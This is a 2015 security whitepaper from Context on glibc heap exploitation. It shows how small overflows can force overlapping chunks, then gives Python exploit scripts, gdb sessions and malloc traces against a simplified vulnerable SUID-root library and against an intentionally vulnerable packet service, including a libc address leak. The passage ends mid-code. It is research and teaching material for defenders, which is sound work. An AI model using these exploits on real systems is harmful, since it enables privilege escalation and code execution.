Glibc Adventures: The Forgotten Chunks

François Goichon

technical@contextis.com

28/01/2015

www.contextis.com

Contents

1 Abstract

This technical whitepaper showcases the exploitation of heap overflows in Linux systems, often considered hard or impossible to exploit with current state-of-the-art mitigation technologies in place. Recent work from Google Project Zero [1] demonstrates that corrupting heap structures with a single NUL byte can still lead to local arbitrary code execution on 32-bit binaries. This paper presents several techniques that can be used to exploit limited heap overflows in the general case, i.e. independently from the architecture and mitigation techniques in use, by forcing the allocator to produce overlapping chunks in applications where the user can predict and control the shape of heap areas. We apply this technique to a seemingly unexploitable heap overflow found in commercial software and demonstrate that for the right applications, exploits bypassing all modern mitigation techniques such as ASLR, PIE or full RELRO can be constructed.

2 Introduction

For 15 years, heap exploitation has gone through a relentless cycle of the disclosure of technical exploitation techniques and consequent hardening of malloc() in response. Notable examples include: the old-school unlink() exploit [2]; the Malloc Maleficarum [3] revisited in 2009 [4]; and Google Project Zero's large chunks unlink, where libc fails to compile assert() statements in [1]. Inevitably, most of the techniques described in these papers are now obsolete, have been subsequently patched, or have been rendered unexploitable through the addition of mitigation technologies such as Address Space Layout Randomisation (ASLR) and No eXecute (NX).

Nowadays, exploiting heap structures is heavily dependent on the target application, and in most scenarios the goal is to overwrite pointers or indexes that can eventually provide program counter (PC) control or an arbitrary overwrite. In this paper, however, we target a more specific scenario, where the heap overflow cannot immediately reach interesting data. We present how heap structures can be abused to produce overlapping chunks. The exploitation process is then comparable to use-after-free vulnerabilities.

We demonstrate this scenario in both a real-world example and a proof-of-concept program prone to overflows in heap areas where the attacker can predict and further manage chunk allocation. This happens in programs that make an extensive use of malloc() and free() with user-controlled chunks, namely protocol handlers, parsers, editors or, more generally, applications maintaining algorithmic structures of said user-supplied data.

3 Abusing Heap Structures

In this section, we demonstrate how glibc's heap structure can be manipulated to obtain overlapping chunks when an overflow happens. We then apply one of these techniques to a real-world memory corruption recently found by Context.

3.1 Glibc's Heap Structure Overview

Before going into more details, here is a quick reminder of the general mechanics used by glibc's malloc(). A malloc chunk is represented by the following structure (defined in malloc/malloc.c):

```
struct malloc_chunk {
  INTERNAL_SIZE_T prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T size;       /* Size in bytes, including overhead. */

  struct malloc_chunk* fd;    /* double links -- used only if free. */
  struct malloc_chunk* bk;

  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize;
  struct malloc_chunk* bk_nextsize;
};
```

The actual address returned by a call to malloc() points to the "fd" field. Before this address resides the "size" of a chunk. This size is aligned to the architecture long size and also includes some properties in its two LSBs (for instance whether the previous chunk is free or not). The two last pointers are only used for free large chunks which will not be discussed in this paper.

When a chunk is freed, it is merged with the previous and following chunks if those are already free (this is what the prev_size field is for). A free chunk contains pointers to a doubly-linked list of free chunks (the "fd" and "bk" fields), and its size at the very end of the chunk ("prev_size" of the next chunk).

For optimisation purposes, the fastbins, small chunks up to 10 times the word size by default, do not follow the same rules: they are not merged with other chunks once freed and not integrated in the main freelist, meaning that they effectively fragment the heap. Their "fd" and "bk" fields are therefore unused, but glibc still maintains a separate fastbin freelist to minimise segmentation (new fastbins are reallocated from this list where possible).

Allocation can be seen as a "first-fit" algorithm, using one of those two freelists. This means that an allocation will generally happen in the last freed chunk large enough to satisfy the request.

This basic understanding of allocation and freeing mechanics should be sufficient to understand the following scenarios.

3.2 Producing Overlapping Chunks

In this paper, we demonstrate that overflows in the heap can often be used to produce overlapping chunks. Being able to produce such chunks may lead to the overwriting of sensitive data (pointers, memory indexes, etc.) without prior knowledge of heap addresses. This is particularly useful in cases where a simple overflow does not immediately yield interesting results, as in off-by-one errors or if interesting data is allocated later in the program.

To achieve this, it is necessary to craft the “size” field of the chunk immediately following the location where the overflow happens, so that the subsequent allocation sequence of malloc() and free() calls induce an overlap.


3.2.1 Extending Free Chunks

As it is markedly easier to allocate from corrupted free chunks than to free corrupted allocated chunks, the easiest way to obtain an overlapping allocation is to extend the size of a free chunk so that it then contains 1 or more subsequent chunks. A subsequent allocation would naturally overlap these chunks.

This can be verified with the simple program below (64-bit architecture):

```
void main() {
  char * A, * B, * C;

  A = malloc(0x100 - 8);       // This is where the overflow happens
  B = malloc(0x100 - 8);       // Free chunk being extended
  C = malloc(0x80 - 8);        // Chunk being overlapped
  printf("C chunk: %p -> %p\n", C, C + 0x80 - 8);

  free(B); // Freeing B
  /* Overflow into A
   * The old chunk B's size becomes 0x181 instead of 0x101
   */
  A[0x100 - 8] = 0x81;

  B = malloc(0x100 + 0x80 - 8); // Allocation of old B size + C size
  printf("New B chunk: %p -> %p\n", B, B + 0x100 + 0x80 - 8);
}
```

The following diagram summarizes the heap shape after the different operations requested by this program:




Sample run:

```
$ ./extend_free_overlap
C chunk: 0x2036210 -> 0x2036288
New B chunk: 0x2036110 -> 0x2036288
```

This scenario relies on the fact that malloc() does not check whether a free chunk is consistent or not with the “prev_size” field of the next chunk.

3.2.2 Extending Allocated Chunks

The very same technique remains valid where the B chunk is freed after the overflow, as shown by the following diagram:



Sample run:


```
$ ./extend_alloc_overlap
C chunk: 0xd66210 -> 0xd66288
New B chunk: 0xd66110 -> 0xd66288
```

While this looks very similar to the previous scenario, this particular technique relies on the fact that the free() operation cannot possibly know whether the chunk being freed should be larger or smaller, as its “size” field is the only location where this information is stored.

3.2.3 Shrinking Free Chunks

Another technique, which is more difficult to exploit, aims to shrink the size of free chunks. Subsequent allocations within this free chunk do not correctly update the "prev_size" field of the original next chunk. If this next chunk is freed, a merge with the original free chunk will be attempted. Any chunks allocated in between are “forgotten” and can be overlapped with another allocation.

The following diagram provides a more in-depth overview of what happens in such a scenario:


0x100
0x208
0x100
A
B
C
Initial state
B is free
Overflow into B
- Size truncated to 0x200 from 0x208
- Further allocations in that space do not properly update C's "prev_size" field
Overflow: size(B) = 0x200
0x100
0x80
B1
B2
Two allocations within the old B chunk
The first is not a fastbin
The beginning of the old B chunk is free
B1 + C
C is freed and merged with the old B, where a valid non-fastbin free chunk resides
1+ allocations larger than B1's initial size
B2 is overlapped

For further information, refer to the original proof-of-concept by Tavis Ormandy, shrink_free_hole_alloc_overlap_consolidate_backward.c.

This technique works because free() does not check whether the "prev_size" field of a chunk is coherent with the "size" field of the previous chunk when coalescing backwards.

While this sequence of heap operations can be hard to obtain from a real service, it can be triggered through a single NUL byte off-by-one (string operations gone wrong or buffer allocations not accounting for the terminating NUL byte).

3.3 Real World Example

As such scenarios may be seen as theoretical and hard to reproduce in practice, we applied this technique on a heap overflow recently discovered by Context in real world software. This allows turning a seemingly harmless overflow into an arbitrary NUL byte overwrite.

3.3.1 Simplified Vulnerable Code

The vulnerable code targeted is a Linux x86 library used by a SUID root application. As this software is proprietary and hasn't been fixed at the time of publishing, we reproduced a simplified version of the binary, retaining the same general heap behaviour but stripped of its functionality. The full code is available in Appendix 8.1.1 Simplified Vulnerable Code.

The program reads a file sequentially, 1024 bytes at a time, and feeds these chunks to the parse() function. This function expects its input to contain comma-separated blocks, which are copied into a malloc()'d buffer of an appropriate size. Each of these buffers are then passed to the replace_env_vars() function; this function takes care of replacing environment variables by their values (if any) after having reallocated the buffer.

The first vulnerability occurs at line 83 within the parse() function: the first two blocks are copied into fixed-size stack buffers of length PATH_MAX (0x1000 bytes) after the environment variable substitution:

```
void parse(char * data) {
      int block_id = 1, count;
      char * block_start = data;
      char block1[PATH_MAX];
      char block2[PATH_MAX];
      […]

      memset(block1, 0, sizeof(block1));
      memset(block2, 0, sizeof(block2));

      while (*data) {
         if (*data == ',') {
            count = data - block_start;
            if (count > 0xfff)
                  count = 0xfff;

            b = block1;
            switch (block_id) {
             case 2:
                  b = block2;
             case 1:
                  strncpy(b, block_start, count);
                  b[count] = 0;

                  tmp = strdup(b);
                  tmp = replace_env_vars(tmp);
                  sprintf(b, "%s", tmp); // stack overflow

                  free(tmp);
                  break;

                  […]
            }
            block_start = data + 1;
            block_id++;
         }
         *data++;
      }
      […]
}
```

This vulnerability is, however, not exploitable by itself if the application is compiled with a stack canary, but induces a heap overflow later in the code, where this stack buffer is copied into a fixed-size malloc()'d buffer at line 123 (note that once compiled, block 2 ("block2") follows block 1 ("block1") at the bottom of the stack frame):

```
	relative_path = malloc(PATH_MAX);
	strcpy(relative_path, block1);      // heap overflow
```

This straightforward overflow does not seem exploitable, as it cannot directly overwrite interesting data. The only operation that would be worth corrupting happens at line 112, where the heap pointer slist_head->str is dereferenced to write a NUL byte:


```
	tmp = malloc(count + 1);
	slist_entry->str = tmp;
	memset(tmp, 0, count + 1);
	strncpy(tmp, block_start, count);
	slist_entry->str[count] = 0;
```

3.3.2 Arbitrary NUL Byte Write

While the previous example does not have the most exciting exploitation perspective, its heap usage is really interesting from our perspective: the function replace_en_vars allows us to allocate chunks of arbitrary length from environment variables, and blocks 3 and above in the file also allow arbitrary allocation of chunks, but for more respectable sizes as each block set cannot exceed 1024 bytes.

The allocation scheme is however, reasonably complex. Quite a few allocations are not controlled and every chunk is freed at the end of the parse() function, meaning that if we are to chain calls to this function, it is important to ensure that the heap state remains correct for free() operations.

As highlighted in the previous section, the target for this exploit is the dereference line 112, as it is the only pointer dereferenced for a heap operation found in that part of the program. However, slist_entry itself is allocated just before the snippet above. This means that to control slist_entry->str at the time of the dereference, a sequence of heap operations akin to the following need to occur:


0x1000
> 0x 40
< 0x400
0x10
A
B
C
Initial state
B and C are free
Overflow into B
Overflow: size(B) += size(C)
slist_entry (C) is allocated
tmp (B) is allocated with a size larger than B's original chunk
slist_entry (C) is overlapped


Of course, in the actual program, this exact sequence cannot happen in one go. The overflow happens towards the end of parse() and the targeted slist_entry needs to be at least the 4th block of another call to parse() happening afterwards. As a result, every chunk has to be freed in between. While this scenario may be hard to overcome, the nature of fastbins, i.e. the fact that they are not merged, allows us to shape the heap beforehand to ensure that future heap operations will eventually end up providing the desired heap shape.

We were able to obtain the desired behaviour by chaining 3 calls to parse(): the first shapes the heap to creates fastbin areas; the second triggers the overflow; and the third call is where the overlap happens. As the actual exploit takes advantage of allocation and merges that are not worth explaining here, a high level overview of the effect of each call on the heap shape is provided.

1. The first call has the responsibility to segment the heap:

```python
#!/usr/bin/python

import struct
import sys

input_file = open("./payload", "w")
env_vars = open("./env_vars.sh", "w")
print >> env_vars, "#!/bin/sh"

def add_env_var(var_name, var_value):
 print >> env_vars, "export %s=%s"%(var_name, var_value.replace('$',
'\$'))

def add_input_line(l):
 l = ",".join(l) + ","
 assert(len(l) <= 1023)
 input_file.write(l.ljust(1023))

add_env_var("XF80","X"*0xf80)
first_loop = ["", "", "$XF80"]
first_loop.extend(["B4"]*20)

add_input_line(first_loop)
```

The objective of the first line is simply to segment the heap so that fastbins are present at the beginning, the middle and the end of the heap before the free() calls:




As fastbins tend to be reallocated in the reverse order of their freeing, this allows us to ensure that fastbins can follow a large chunk in the second call as early fastbin allocation will happen towards the end of the heap.

2. The second call crafts the heap for the overflow to happen before a fastbin area:

```
add_env_var("X1000","1"*0x1000)
add_env_var("V1100", "$" + "X"*0x1100)
add_env_var("X"*0x1100, "A")
second_loop = [ "$X1000", "1234%s"%(struct.pack("<H", 0x161)),
"$V1100" ]
second_loop.extend(["B3"]*5)

add_input_line(second_loop)
```

This second line of this is trickier, as it is where we craft specific allocations so that the large vulnerable chunk allocated at the end resides in a “hole” at the middle of the heap but not far off a fastbin area:


0x1100
0x140
Fastbins area
$V1100 has replaced by "$" + "X"*0x1100
Which is in turn replaced
0x1000
0x1000
After allocations happened
Overflow

Then, the overflow from the stack buffers “block1” and “block2” happens and the size of the free chunk before the fastbin area is extended to overlap a couple of those fastbins. Because the overflowed chunk is already free and as fastbins are not merged, no error occurs during the final free() sequence.

3. The last call takes it all:

```
third_loop = ["A"]*6
third_loop.extend(["A"*0x130 + "%s"%(struct.pack("<I", 0xdeadbeef -
0x134))])
add_input_line(third_loop)
input_file.close()
env_vars.close()
```

Most of the work is already done at this stage. The last call simply creates enough fastbins to reach the point where the next fastbin would be allocated in the overlapped area. The chunk that was altered is the best fit for a subsequent allocation that does not exceed the arbitrary size defined during the overflow:

```
$ ./sploit.py && . env_vars.sh && gdb -q ./vuln
(gdb) r payload

Program received signal SIGSEGV, Segmentation fault.
0x0804c08 in parse ()
(gdb) x/i $eip
=> 0x804c08 <parse+762>:   movb $0x0,($eax)
(gdb) i r $eax
eax        0xdeadbeef      -559038737
```

On the original SUID root application using this library, a single NUL byte overwrite could lead to privilege escalation by corrupting the saved base pointer (stack addresses are bruteforceable on local x86 binaries) or by tampering with pointers to configuration filenames residing in the BSS segment (at a fixed address). However, the main point of this example is that abusing the heap to produce overlapping chunks from seemingly unexploitable overflows is possible, even in real world software with a more complex and realistic heap behaviour. The strength of this technique lies in the fact that it can target a set of instructions happening significantly after the overflow itself, and that it is possible to enforce incorrect heap states that survive a full free().

4 Proof-of-Concept End-to-End Exploitation

This section showcases the exploitation potential of heap overflows by themselves, in applications where an initial overlap can lead to the control of pointers used for read and write operations.

4.1 Vulnerable Code Overview

The proof-of-concept program (full code available in Section 8.2.1 Vulnerable Code) performs a simple packet reassembly task and is designed to work as an inetd service. Packets are read from the standard input and expected to present the following 10 byte header:

```
             | id | packet size | data offset | data size |
```

The id field is a 4 byte integer and other fields are 2 byte short integers.

When receiving a packet with a previously unknown id a "struct packet" structure is allocated to track the amount of data received so far for each packet, and a "data" buffer is allocated with the size provided in the "packet size" field. For each fragment received for a particular packet id, the payload (following the header) is copied into the "data" buffer at the offset "data offset" provided in the packet header. A packet is "sent" (printed to the standard output and freed) once it has been completed. Note that an actual implementation would have to add more functional checks (protocol, id 0, failed allocations, timeouts, etc.) that have been disregarded here for the sake of clarity.

The introduced vulnerability lies in the get_data function, responsible for the copy of a fragment's payload into the "data" buffer:

```
void get_data(struct packet* p, unsigned short offset, unsigned short
size) {
	char c;

	size += offset;

	if (offset >= p->size) return;

	while (offset < size) {
		if (read(0, &c, 1) != 1) break;
		p->data[offset] = c;
		p->received++;

		if (offset++ > p->size) break; // off-by-one here
	}
}
```

The function works in the general case but has an off-by-one error if the fragment size (local variable "size") is larger than the actual packet size (p->size).

As seen in the previous sections, a successful exploitation relies on a precise knowledge and enforcement of the heap shape. Therefore, one needs to be able to create sequences of legitimate inputs that result in predictable heap behaviour. For this short program, this can be trivially achieved with the following Python functions:

```
packets = {}

def send_frag(i, psz, offs, s):
      sock.sendall(pack("<I", i) + pack("<H", psz) + pack("<H", offs)
+ pack("<H", len(s)) + s)

def send_incomplete(i, sz, rem=1):
      send_frag(i, sz, 0, chr(i)*(sz-rem))
      packets[i] = rem

def complete_packet(i, s=""):
      rem = packets[i] if packets.has_key(i) else 1
      s = s.ljust(rem, chr(i))
      send_frag(i, rem, 0, s[:rem])
      del packets[i]
```

The send_incomplete function sends an incomplete packet, short of "rem" bytes. This is equivalent to a double malloc() primitive for packets with a non-existing id: a first malloc() of 0x18 bytes (minimum chunk length) for the "struct packet" allocation, and a second one of the arbitrary length defined in the packet header for the "data" buffer.

The complete_packet function sends a fragment that completes a previously issued packet, effectively resulting in free() calls for the two associated chunks.

4.2 Chunks Overlap

In the remainder of this paper, we consider this proof-of-concept program compiled for x64 with standard hardening compilation flags:


```
gcc -O2 -fPIE -pie -D_FORTIFY_SOURCE=2 -fstack-protector net.c -o net
```

To apply the technique discussed throughout this paper, a target chunk to overlap must be determined first. Here, this chunk would have to be a "struct packet" chunk as it contains pointers that are dereferenced during normal operations. The above heap operations sequence can be reproduced with the heap primitives we have for this application:

```
send_incomplete(1, 0x68)       # placeholder for 20's "struct packet"
send_incomplete(10, 0x100 - 8, 3)    # chunk off-by-one'd
complete_packet(1)                   # free placeholder

# this packet's "data" buffer is allocated
# just after packet 10's own "data" buffer
send_incomplete(20, 0x300 - 8)
send_incomplete(30, 0x20 - 8)        # target chunk

complete_packet(20)                  # free packet 20's chunks

# overflow to extend the chunk's size of
# packet 20's first chunk by 0x60 bytes
send_frag(10, 0, 0x100 - 9, "A\x60")
```

```
# create a new, larger buffer that
# should overlap with packet 30's first chunk
send_frag(20, 0x320 - 8, 0, "B")
```

The placeholder packet is used to avoid packet 20's "struct packet" chunk being in between packet 10 and packet 20's "data" buffers. This sequence of operations produces an overlapping chunk by extending the first packet 20's "data" chunk once freed, as presented in the following diagram and sample malloc()/free() trace:


struct packet
packet data
P
P data
10
10 data
Placeholder and packet 10 are allocated
Placeholder is free
20
20 data
30
30 data
Packets 20 and 30 are allocated
Packet 20 is free
Overflow into old packet 20 data
Overflow: size(old 20 data) += size(30)
New allocation
20
20 data
New (larger) packet 20 allocated
Packet 30's struct is overlapped

```
malloc(16)              = 0x7fad50d8b010      // placeholder
malloc(104)             = 0x7fad50d8b030      // placeholder data
malloc(16)              = 0x7fad50d8b0a0      // packet 10
malloc(248)             = 0x7fad50d8b0c0
free(0x7fad50d8b030)    = <void>              // free packet 1
free(0x7fad50d8b010)    = <void>
malloc(16)              = 0x7fad50d8b010      // packet 20
malloc(760)             = 0x7fad50d8b1c0
malloc(16)      = 0x7fad50d8b4c0      // packet 30; chunk ->
0x7fad50d8b4d8
malloc(24)              = 0x7fad50d8b4e0
free(0x7fad50d8b1c0)    = <void>        // free packet 20
free(0x7fad50d8b010)    = <void>
malloc(16)              = 0x7fad50d8b010      // new (bigger) packet 20
malloc(792)             = 0x7fad50d8b1c0      // chunk -> 0x7fad50d8b4d8
```

The last chunk returned by malloc() indeed overlaps another chunk previously allocated at address 0x7fad50d8b4c0.

4.3 Obtaining a Memory Leak

4.3.1 Glibc's Unsorted Chunks Freelist

Being able to overwrite memory often provides useful exploitation vectors, i.e. overwriting a function pointer or memory offset. In some cases however, for example, x64 PIE, we still lack a reliable address from the executable or libraries to turn this into an actual exploit. However, glibc's heap structures themselves provide an often disregarded leak vector in the form of the unsorted chunks list.

Here are the relevant parts from glibc's malloc.c:

```
#define bin_at(m, i) \
  (mbinptr) (((char *) &((m)->bins[((i) - 1) * 2]))    \
             - offsetof (struct malloc_chunk, fd))

#define unsorted_chunks(M)          (bin_at (M, 1))

static void
_int_free (mstate av, mchunkptr p, int have_lock)
{
  [...]
  if (nextchunk != av->top) {
    [...]
    /*
      Place the chunk in unsorted chunk list. Chunks are
      not placed into regular bins until after they have
      been given one chance to be used in malloc.
    */
    bck = unsorted_chunks(av);
    fwd = bck->fd;

    p->fd = fwd;
    p->bk = bck;

    bck->fd = p;
    fwd->bk = p;
  }
}
```

When a chunk is freed, its "fd" and "bk" fields (first two longs pointed to by the address returned by malloc()) are set to pointers relative to &av->bins[0]. The default arena (av) in which the chunks reside is actually a statically allocated structure residing in glibc's BSS. This can be easily checked by this simple program:

```
void main() {
 long * a, * b;

 a = malloc(0x100);
 b = malloc(1);

 free(a);

 printf("%p\n", *a);
}
```

GDB can be used to verify that the address is within the libc's BSS at runtime:

```
$ gdb -q ./arena_leak
(gdb) b *main+74
Breakpoint 1 at 0x4005e0
(gdb) r
0x7ffff7dd6678

Breakpoint 1, 0x00000000004005e0 in main ()
(gdb) x/xg 0x7ffff7dd6678
0x7ffff7dd6678 <main_arena+88>:     0x0000000000601130
(gdb) shel cat /proc/15823/maps
[…]
7ffff7dd6000-7ffff7dd8000 rw-p […]/lib/x86_64-linux-gnu/libc-2.19.so
```

Note that this only happens in non-fastbin chunks, however, this means that it is possible to get a free libc address in an application where we can force a memory disclosure that includes previously freed non-fastbins chunks. This scenario is of course very likely when we can overlap interesting chunks containing pointers or memory offsets.

4.3.2 Applicability to the Proof-of-Concept Program

The leak in our application may happen when the packet is "sent", as its content is printed to stdout. As we can overwrite the content of an arbitrary "struct packet", we can specify an overlong size to leak a portion of the heap were a non-fastbin chunk is inserted and freed beforehand. Note that in this example, the data pointer in the "struct packet" struct is after the size. If the pointer was before, we could still overwrite its LSB and shape the heap to place free chunks nearby; a tiny 16 possibilities brute-force could be used in situations where alignment is non-predictable.

Here is the exploit from Section 4.2 Chunks Overlap, adjusted to produce a memory leak containing a libc address:

```
send_incomplete(1, 0x68)
send_incomplete(10, 0x100 - 8, 3)
complete_packet(1)

send_incomplete(20, 0x300 - 8)       # chunk where the overflow happens
send_incomplete(30, 0x20 - 8)        # target

# add and free a non-fastbin chunk
# to place an arena address after chunk 30's data
send_incomplete(50, 0x100 - 8)
send_incomplete(60, 0x20 - 8)     # the non-fastbin chunk cannot be
last
complete_packet(50)

complete_packet(20)

# old chunk 20 now includes chunk 30's "struct packet" chunk
send_frag(10, 0, 0x100 - 9, "A\x20")

# Now we overwrite packet 30's "struct packet" chunk
# (starting from the end of old chunk 20's data):
```

```
# - first rewrite a valid chunk header (|1 = PREV_INUSE)
# - then specify an arbitrary packet id (0x1337)
# - packet's size set to 0x50 with one byte to go
send_frag(20, 0x2f8 + 2*8, 0x2f8, pack("<Q", 0x20|1) + pack("<I",
